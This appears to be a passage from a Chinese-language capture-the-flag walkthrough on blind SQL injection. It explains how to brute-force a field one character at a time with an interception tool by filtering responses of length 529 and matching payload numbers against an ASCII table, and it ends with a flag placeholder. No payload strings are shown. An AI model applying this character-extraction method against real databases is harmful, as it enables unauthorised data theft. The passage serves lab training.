
8. 然后点击`Start attack`开始爆破，同样，选择反应长度是`529`的页面。



9. 然后使用`payload 102`与ascii码进行对比，获取字段内容第一个字符为`f`

0101 1100	0134	92	0x5C	\	反斜杠
0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p

10. 以此类推，每次只修改strsub截取的位置。字段名字长度为18，所有要修改18次。



11. 每次修改完成，点击`Start attack`进行爆破。最终结果为`flag{xxxxxxx}`